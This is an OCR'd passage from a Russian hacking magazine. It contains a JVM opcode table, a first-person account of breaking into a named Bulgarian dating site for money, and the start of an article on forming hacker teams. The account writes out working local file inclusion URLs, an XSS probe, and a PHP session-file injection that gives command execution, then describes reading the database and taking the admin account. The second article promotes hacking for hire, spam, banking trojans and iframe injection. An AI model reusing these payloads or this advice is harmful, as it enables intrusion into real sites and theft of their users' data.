Описание встретившихся в статье JVM-команд

КОМАНДА	ОПКОД	ОПЕРАНДЫ	ОПИСАНИЕ
I2B	91H/145	1 ОПЕРАНД НА СТЕКЕ ТИПА INT	СТЯГИВАЕТ С ВЕРШИНЫ СТЕКА ЗНАЧЕНИЕ ТИПА INT, УСЕКАЕТ ДО БАЙТА, СНОВА ПЕРЕВОДИТ В INT (С УЧЕТОМ ЗНАКА) И ЗАБРАСЫВАЕТ РЕЗУЛЬТАТ ОБРАТНО НА СТЕК
ALOAD_<N>	(2AH/42)+N	1 ОПЕРАНД НА СТЕКЕ ТИПА OBJECTREF	ИЗВЛЕКАЕТ ИЗ OBJECTREF ПЕРЕМЕННУЮ ПО ИНДЕКСУ <N> И ЗАБРАСЫВАЕТ ЕЕ НА ВЕРШИНУ СТЕКА
DUP	59H/89	1 ОПЕРАНД НА СТЕКЕ	СЧИТЫВАЕТ ОПЕРАНД СО СТЕКА, КЛОНИРУЕТ ЕГО И ЗАБРАСЫВАЕТ ОБРАТНО
GETFIELD	B4H/180	2 НЕПОСРЕДСТВЕННЫХ ИНДЕКСНЫХ БАЙТА, НА СТЕКЕ: OBJECTREF И VALUE	ЗАБРАСЫВАЕТ НА ВЕРШИНУ СТЕКА ЗАДАННОЕ ПОЛЕ ДАННОГО КЛАССА
ICONST_<I>	(2H)+<I>	–	ЗАБРАСЫВАЕТ НА ВЕРШИНУ СТЕКА КОНСТАНТУ <I>
ISUB	64H/100	2 ОПЕРАНДА НА СТЕКЕ ТИПА INT	СТЯГИВАЕТ С ВЕРШИНЫ СТЕКА ДВЕ ПЕРЕМЕННЫХ ТИПА INT, ВЫЧИТАЕТ ОДНУ ИЗ ДРУГОЙ И ЗАБРАСЫВАЕТ РЕЗУЛЬТАТ ОБРАТНО НА СТЕК
IADD	60H/96	2 ОПЕРАНДА НА СТЕКЕ ТИПА INT	СТЯГИВАЕТ С ВЕРШИНЫ СТЕКА ДВЕ ПЕРЕМЕННЫЕ ТИПА INT, СКЛАДЫВАЕТ ИХ И ЗАБРАСЫВАЕТ РЕЗУЛЬТАТ ОБРАТНО НА СТЕК
PUTFIELD	B5H/181	2 НЕПОСРЕДСТВЕННЫХ ИНДЕКСНЫХ БАЙТА, НА СТЕКЕ: OBJECTREF И VALUE	СТЯГИВАЕТ С ВЕРШИНЫ СТЕКА ПЕРЕМЕННУЮ И ЗАПИСЫВАЕТ ЕЕ В ЗАДАННОЕ ПОЛЕ ДАННОГО КЛАССА
NOP	00H	–	НЕТ ОПЕРАЦИИ





ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /

Болгарский бумеранг

Взлом болгарского датинг-ресурса

ПОМНИШЬ ЗАКОН БУМЕРАНГА? :) ЕСЛИ Я НЕ ОШИБАЮСЬ, ОН ФОРМУЛИРУЕТСЯ ПРИБЛИЗИТЕЛЬНО ТАК: «ВСЕ НАШИ ПОСТУПКИ ВСЕГДА ВОЗВРАЩАЮТСЯ К НАМ САМИМ». ЭТО ПОЛОЖЕНИЕ КАЖЕТСЯ ВЕСЬМА СОМНИТЕЛЬНЫМ, НО ЕСЛИ ЗАДУМАТЬСЯ, ТО МОЖНО НАЙТИ ПАРУ-ТРОЙКУ ЕГО ПОДТВЕРЖДЕНИЙ И В ЛИЧНОМ ОПЫТЕ. ЗАКОН БУМЕРАНГА ВСЕГДА РАБОТАЛ, РАБОТАЕТ И БУДЕТ РАБОТАТЬ. НУ А ЕСЛИ ВСЕ ЖЕ ПРОИЗОШЛА ОСЕЧКА — НИЧТО НЕ МЕШАЕТ НАМ САМИМ ПРИВЕСТИ НЕСЛОЖНЫЙ МЕХАНИЗМ В ДЕЙСТВИЕ. В ЭТОМ ТЫ СМОЖЕШЬ УБЕДИТЬСЯ НА ПРИМЕРЕ МОЕЙ СТАТЬИ =).

С ЧЕГО ВСЕ НАЧАЛОСЬ


Одним из вечеров ко мне в асю стукнул мой старый приятель. Сквозь потоки мата, всхлипываний и причитаний я таки смог разобрать суть вопроса. Оказалось, что знакомого попросту обокрали, причем уперли вовсе не микроволновку, телевизор или новенький mp3'шник, а покусились на святая святых — ноут (попутно выражаю соболезнования Step'у, чей бук также был похищен изуверами пару месяцев назад). По правде сказать, большого удивления я не испытал и вот почему. Мой приятель не так давно переехал в Болгарию, где и обосновался для успешного продолжения своей деятельности (какой — не скажу :)). Как известно, эта страна славится своими ворами и мошенниками. Львиная доля липовых доков (права и паспорта разных стран мира), а также миллионы поддельных денежных знаков различных государств — все это Болгария. Одним словом, если образ России немыслим без стандартного набора «балалайка, водка, матрешка», то в облике Болгарии неизменно присутствуют десяток паспортов-переклеек и пара мешков свежеотпечатанной наличности на первом плане =). Если ты уже задаешься вопросом: «А зачем мне это знать?», дам небольшое пояснение. Дело в том, что, если бы не сложилась подобная ситуация, я бы, скорее всего, не взялся за взлом того ресурса, о котором пойдет речь в статье. А речь пойдет, как ты мог догадаться, именно об одном из крупных болгарских ресурсов :). Но обо всем по порядку.
Проснувшись ближе к обеду и запустив асю, я обнаружил любопытную мессагу от своего сетевого товарища. В сообщении он просил помочь со взломом заказанного ему датинга, предлагая разделить обещанные ему дивиденды по-дружески: 50/50. За окном стояла 30-градусная жара, и работать совсем не хотелось. Но взглянуть на сайт я все же не поленился =). Ресурс действительно был посвящен знакомствам, флирту и прочим любовным утехам, вот только находился он в болгарской доменной зоне .bg. Этот факт моментально напомнил мне о неприятной истории, приключившейся с моим знакомым, вследствие чего желание отыграться на раскрученном болгарском датинге возникло само собой :).
Зарядив FreeCap свежим американским соксом и перезапустив браузер, я приступил к задуманному. Набрав в адресной строке браузера урл www.sibir.bg, я, как и ожидалось, оказался на сайте знакомств. Вот только искать себе девушку в этот раз я не собирался (да и далековато — Болгария :)). В ходе предварительного осмотра стало ясно, что сайт, скорее всего, размещен на выделенном дедике, а значит, работать предстояло напрямую с «пациентом». Однако после первых 10 минут анализа движка, который был написан на PHP, мое настроение заметно улучшилось =). И, надо сказать, не без основания. Сперва я заметил прямо-таки режущий глаз инклуд:

```
http://www.sibir.bg/index.php?page=../../../../../..
/../../etc/passwd%00
```

Согласись, что пропустить такое «чудо» просто нереально :). Несмотря на то что инклуд оказался локальным, он незамедлительно был отмечен в закладках моего браузера. Дальше — больше. Еще один аналогичный инклудец я заметил в блогах на этом же датинге. Линк на баг выглядел до боли просто:

```
http://www.sibir.bg/blog/KEITY_SEXY/
?blogPage=../../../../../../../../etc/
passwd%00&artID=16420
```

Для полноты коллекции не хватало только активной XSS'ки и красивого SQL-инъекта =). Впрочем, первую я обнаружил. Беда многих веб-программеров заключается в том, что они уж очень любят лепить формочки



Админим блог :)

поиска по сайту, причем без какой-либо фильтрации передающихся параметров. Но, как говорится, чужое горе — свое счастье :). Мое счастье в этом эпизоде вырисовывалось примитивным запросом типа <script>alert('blablabla')</script>, вбитым в ту самую формочку поиска. Каков был результат, догадаться нетрудно. Честно говоря, на первый взгляд датинг напоминал учебное пособие из серии «Как стать хакером за 1 час» :). Но что-то подсказывало мне, что расслабляться не стоит.

Итак, в ходе рейда боевым путем было получено два локальных инклуда и одна XSS, которую я зарезервировал на крайний случай. Инклуды друг от друга ничем не отличались, что сводило пользу от одного из них на нет. Следовательно, в моем распоряжении оставался лишь один убогий локальный инклуд. Такая постановка вопроса уже не казалась мне столь привлекательной. Тем не менее нужно было действовать. Первая загвоздка вышла с конфигом Апача, путь до которого никак не получалось подобрать. Второй облом поджидал меня с версией Линухи, крутящейся на сервере. Запрос http://www.sibir.bg/index.php?page=../../../../../../../../proc/version%00 издевательски вернул мне строчку:

```
Linux version 2.6.18.1 (root@localhost) (gcc version
4.1.1 (Gentoo 4.1.1)) #2 SMP Fri Nov 3 12:58:32 EET 2006
```

В момент взлома в моем распоряжении находился рутовый сплоит только под ядро 2.6.17, да и тот был локальным :(. А учитывая не первый час, проведенный за монитором, продолжать взлом я хотел все меньше и потому отправился в оффлайн.


ЧЕМ ВСЕ ЗАКОНЧИЛОСЬ


На следующий день я посовещался с товарищем в асе, обсудил с ним найденные баги, и нами было принято решение о прекращении бессмысленного поиска конфигов для последующего прочтения их с помощью инклуда. Вместо этого знакомый предложил попробовать произвести запись в темповый файл сессии с целью последующего обращения к нему. Идея, безусловно, была интересной, вот только по собственному опыту я знал, что такое удается далеко не всегда (а вернее, очень редко). Если ты по какой-либо причине не въехал в суть затеи, то коротко поясню.

Многие PHP-движки, использующие сессии, создают временные сессионные файлы, в которых сохраняется предыдущий запрос пользователя ресурса с той или иной сессией. Таким образом, при удачном раскладе появлялась возможность выполнения собственного PHP-кода, что, в свою очередь, с большой долей вероятности гарантировало наличие шелла на сервере. Но тут возникло несколько проблем. Первая — поиск пути до сессионных файлов; вторая, не менее важная, — разрешение на запись в них. К счастью, с поиском каталога все прошло гладко — он оказался стандартным — /tmp. Оставалось подобрать имя сессионного файла. После нескольких неудачных попыток был определен префикс в названии — «sess_». То есть полный путь выглядел так: /tmp/sess_номер_сессии. Следующим действием я извлек значение собственной сессии из куков: 03aef607999d3d4b16da1c93a767f381, после чего сформировал нехитрый запрос, перейдя по линку:

```
http://www.sibir.bg/index.php?page=../../../
../../../../../etc/passwd%00%3C?%20system($_
GET[%27cmd%27]);%20?%3E
```

Как ты видишь, я собирался записать в свой сессионный файл строчку «<? system($_GET['cmd']); ?>». Забегая вперед скажу, что мне это удалось =). Далее для прочтения своего же сессионного файла мной был заюзан локальный инклуд:


Активная XSS


Банальный локальный инклуд

warning
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



info
Если есть возможность записи в сессионный файл, непременно воспользуйся ей.

Старайся искать новые варианты атаки или хотя бы комбинируй старые.

```
http://www.sibir.bg/index.php?page=../../.
./../../../../../tmp/sess_03aef607999d3d4b1
6da1c93a767f381%00&cmd=id
```

После загрузки страницы я сперва подумал, что задумка обломилась, поскольку своих прав в системе разглядеть на десктопе мне не удалось. Но, открыв HTML-сорец паги и покопавшись в нем, я довольно улыбнулся =). Среди прочего сессионного мусора я нашел и результат выполнения команды id:

```
noDB|b:0;Registration_from|s:0:"";err
or|a:0:{}errorsReplace|a:0:{}warning
|a:0:{}warningReplace|a:0:{}success|a
:0:{}successReplace|a:0:{}options|a:3
:{s:12:"Show_profile";i:2;s:9:"Show_
pics";i:1;s:11:"Show_videos";i:1;}aid
|i:0;onlineTime|i:1186133687;trackPag
e|s:62:"../../../../../../../../etc/
passwd uid=81(apache) gid=81(apache)
groups=81(apache)"
```

Теперь перед выполнением каждой новой команды сначала следовало перейти по первому линку, записав PHP-код в сессионный файл, и только после этого можно было «единоразово» заюзать шелл. Я вздохнул с облегчением: самая сложная часть работы была позади. Имея на руках возможность выполнения команд в системе, пусть и не с самыми желанными правами, оставалось лишь умело довести начатую атаку до победного конца. Порыскав по серверу, я наткнулся на занимательный каталог под скромным названием /sql. В нем мне особенно приглянулся файлик DB.sql:

```
http://www.sibir.bg/index.php?page=../../..
/../../../../../tmp/sess_03aef607999d3d4b16
da1c93a767f381%00&cmd=cat%20./sql/DB.sql
```

Структура базы была как нельзя кстати, а пара строк тут же переместилась ко мне на винт:

```
INSERT INTO `Account_m` (`AID`, `Username`,
`Pass`, `Account_Type`)
INSERT INTO `Pinfo_m` (`AID`, `Fname`,
`Lname`, `Gender`, `Birthday`, `Sign`,
`Email`, `Lcity`, `Country`)
```


Как ты догадываешься, админку я получил без проблем. Аккаунт, кстати, имел занимательный вид (обрати внимание на пасс :)):

```
логин: admin
пароль: abcdef
```

Что было дальше, рассказывать не буду — думаю, и так все ясно. Отмечу только, что понравилась администрация блога =). Вдоволь наигравшись с ресурсом, я, как и обещал, передал его товарищу, а сам отправился за пивом. Все-таки лето — отдыхать надо :).

НА ЗАМЕТКУ

Напоследок хотел бы пожелать тебе никогда не упускать ни единого шанса, способного хоть на шаг приблизить тебя к заветной цели. Как видишь, одними примитивными багами нынче не обойтись. Конечно, встречаются ресурсы с банальными инъектами или простенькими инклудами. Но зачастую их реализация заводит в тупик. Поэтому настоятельно рекомендую пробовать новые варианты или как минимум комбинировать старые.



Выполняем команды через вставку PHP-кода в сессионный файл

Город захватили
- ЛЮДИ ОСЬМИНОГИ!
Поэтому пробки!



www.tnt-tv.ru


ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /



Один в поле не воин

Создаем hackteam

В ПОСЛЕДНЕЕ ВРЕМЯ НА ПРОСТОРАХ РУССКОГО ХАК-АНДЕГРАУНДА ПРИХОДИТСЯ НАБЛЮДАТЬ ДОВОЛЬНО-ТАКИ ПЕЧАЛЬНОЕ ЗРЕЛИЩЕ. МНОГИЕ СЕРЬЕЗНЫЕ КОМАНДЫ ПРЕКРАЩАЮТ СВОЮ ДЕЯТЕЛЬНОСТЬ ПО РЯДУ ПРИЧИН: КТО-ТО ПЕРЕХОДИТ В ЛЕГАЛ, КТО-ТО ВЫНУЖДЕН ЗАВЯЗАТЬ С ХАКОМ ПОД ДЕЙСТВИЕМ ЗАКОНА. МЕЖДУ ТЕМ КАК ГРИБЫ ПОСЛЕ ДОЖДЯ ПОЯВЛЯЮТСЯ ВСЕ НОВЫЕ И НОВЫЕ ТИМЫ, ОРГАНИЗОВАННЫЕ, КАК ПРАВИЛО, НОВИЧКАМИ. С ОДНОЙ СТОРОНЫ, ВПОЛНЕ ЛОГИЧНАЯ СИТУАЦИЯ — ОДНИ УМИРАЮТ, И НА СМЕНУ ИМ ПРИХОДЯТ ДРУГИЕ. ВОТ ТОЛЬКО БЕДА В ТОМ, ЧТО ДРУГИЕ НЕ ИМЕЮТ НИ ОПЫТА, НИ ЗНАНИЙ, А УЧИТЬСЯ ИМ СТАНОВИТСЯ УЖЕ НЕ У КОГО. В РЕЗУЛЬТАТЕ МЫ ИМЕЕМ ДЕСЯТКИ ХАК-ФОРУМОВ, ЗАФЛУЖЕННЫХ ОТКРОВЕННО ГЛУПЫМИ ВОПРОСАМИ И ТОПИКАМИ С НАЗВАНИЯМИ ТИПА «НАБОР В SUPER_HACK_TEAM!». НАВЕРНЯКА, ТЕБЕ САМОМУ НЕ РАЗ ПРИХОДИЛА В ГОЛОВУ ИДЕЯ СОЗДАТЬ СВОЮ КОМАНДУ ИЛИ ВСТУПИТЬ В УЖЕ СУЩЕСТВУЮЩУЮ. НЕ СПОРЮ, РАБОТАТЬ В ГРУППЕ КУДА ИНТЕРЕСНЕЕ, НЕЖЕЛИ В ОДИНОЧКУ (ХОТЯ И НАКАЗАНИЕ В ОТНОШЕНИИ ДЕЙСТВИЙ ДВУХ И БОЛЕЕ ЛИЦ ПОСЕРЬЕЗНЕЕ БУДЕТ :)). ОДНАКО ДЕЯТЕЛЬНОСТЬ В ТИМЕ ТРЕБУЕТ СОВЕРШЕННО ИНОГО ПОДХОДА. КАК БЫ ТАМ НИ БЫЛО, ЕСЛИ ТЫ НЕ ХОЧЕШЬ, ЧТОБЫ ТВОЯ КОМАНДА СТАЛА ОЧЕРЕДНОЙ ОДНОДНЕВКОЙ, ЧИТАЙ ВНИМАТЕЛЬНО, А Я ПОСТАРАЮСЬ ОБЪЯСНИТЬ ТЕБЕ ЧТО К ЧЕМУ.



Сообщение на сайте одной из известных хак-команд

ЦЕЛИ И ЗАДАЧИ

Прежде всего необходимо определить для себя цели и задачи создаваемой команды. Согласись, что набирать людей ради сиюминутной прихоти по крайне мере неразумно. А поэтому давай четко решим, чем будет заниматься тима. Нет, пойми меня правильно, я вовсе не призываю печь пирожки и продавать их на привокзальной площади :). Просто надо выделить конкретное направление, пусть даже и не одно. Ниже для примера я приведу несколько возможных вариантов:

1. Взлом ресурсов
2. Спам
3. Создание троянов

Я намеренно не стал включать в список кодинг, веб-дизайн и прочее. Хотя, как ты понимаешь, все зависит только от тебя и от опыта твоих коллег.

Итак, начнем потихоньку разбирать каждый и пунктов. Первым по списку идет взлом. Помнится, не так давно на страницах нашего журнала один из читателей задавал вопрос о коммерциализации хака. Мол, вот раньше все делалось ради удовольствия и знаний, а сейчас ломают только из-за денег. Так вот хочу сразу предостеречь тебя: если ты решил просто заработать денег, не имея ни опыта, ни желания, ни любви к подобного рода деятельности, — ничего не получится. Как ни крути, но легких денег не бывает, тем более в хакинге. Здесь следует учесть несколько нюансов. Сам по себе хак на заказ не прост, поэтому неплохо было бы дополнительно предоставлять услуги нагона трафика, вешая ифреймики на взломанные ресурсы (читай мою статью «Гоним траф» в][за июль 2007 года). Конкуренция имеет место быть, но так как профессиональных команд не так много, она не настолько велика, как, к примеру, среди людей, занимающихся почтовыми рассылками =).

Плавно переходим к спаму. О нем я уже не раз писал на страницах][, но пару моментов напомню. Во-первых, нужен качественный софт и базы мыльников, а во-вторых, спамеров на просторах Сети сейчас пруд пруди. Аналогичная ситуация и среди вирмейкеров. Написание банковского троя под заказ стоит немалых денег, и часть предприимчивых кодеров уже давно это усвоила. Тем не менее поле для деятельности все-таки есть, ведь найти толковых программеров порой весьма проблематично.

Не хотелось бы запугивать тебя, но конкуренция нынче везде: начиная от продажи семечек на местном рынке и заканчивая предоставлением хак/спам/кодинг-услуг. Именно по этой причине важно еще на первом этапе создания тимы, до набора людей, определиться с родом ее будущей деятельности. Конечно, со временем команда может менять свой профиль и расширять специализацию. Но вначале нужна твердая опора, которая поможет команде встать на ноги.

Кроме того, тебе необходимо понимать степень ответственности, которую ты берешь на себя, организовывая людей для выполнения той или иной работы. Если ты к ней не готов, лучше сразу откажись от этой затеи — потом будет только хуже. Могу сказать, что я так и сделал, просто перейдя в тиму своего товарища (надобность в которой, к слову, впоследствии отпала).

Сейчас достаточно много команд разной направленности. Выбирай ту, которая ближе тебе по уровню знаний и по роду деятельности. Кто знает, вполне возможно, именно она станет твоим вторым домом =).

МУТИМ ТИМУ

Допустим, ты твердо решил, что новой команде быть. Что дальше? Первым делом нужно набрать людей для этой самой команды. Тут же появляется масса встречных вопросов: «Каких людей?», «Откуда?», «Сколько?». Действительно, этап не простой. Ведь от того, какими будут мемберы тимы, зависит и будущее команды, и эффективность ее работы, а как следствие, и ее репутация в определенных кругах. Сосредоточиться стоит на следующих моментах:

1. Количество человек в команде
2. Метод отбора кандидатов в мемберы
3. Специализация каждого отдельно взятого члена тимы

Косвенно все пункты связаны между собой (в частности, последние два). Поэтому четких и конкретизированных ответов на свои вопросы ты не получишь — по большому счету ты сам должен найти на них ответы, а моя задача — лишь направить тебя, указав верный путь :).

По каким критериям стоит отбирать кандидатов, однозначно сказать нельзя. Но от каждого человека должен быть толк, скажу больше, каждый обязан разбираться в своей конкретно взятой области. Согласись, что набирать в тиму одних кодеров не имеет смысла, так же как и

Предложение о покупке FTP-акков на одном из хак-форумов

Автор	Сообщение
[redacted] Зарегистрирован: Сообщения:	Добавлено: [redacted] 200[redacted] 7:04 pm Заголовок сообщения: Куплю любые FTP акки ! Куплю любые FTP акки !



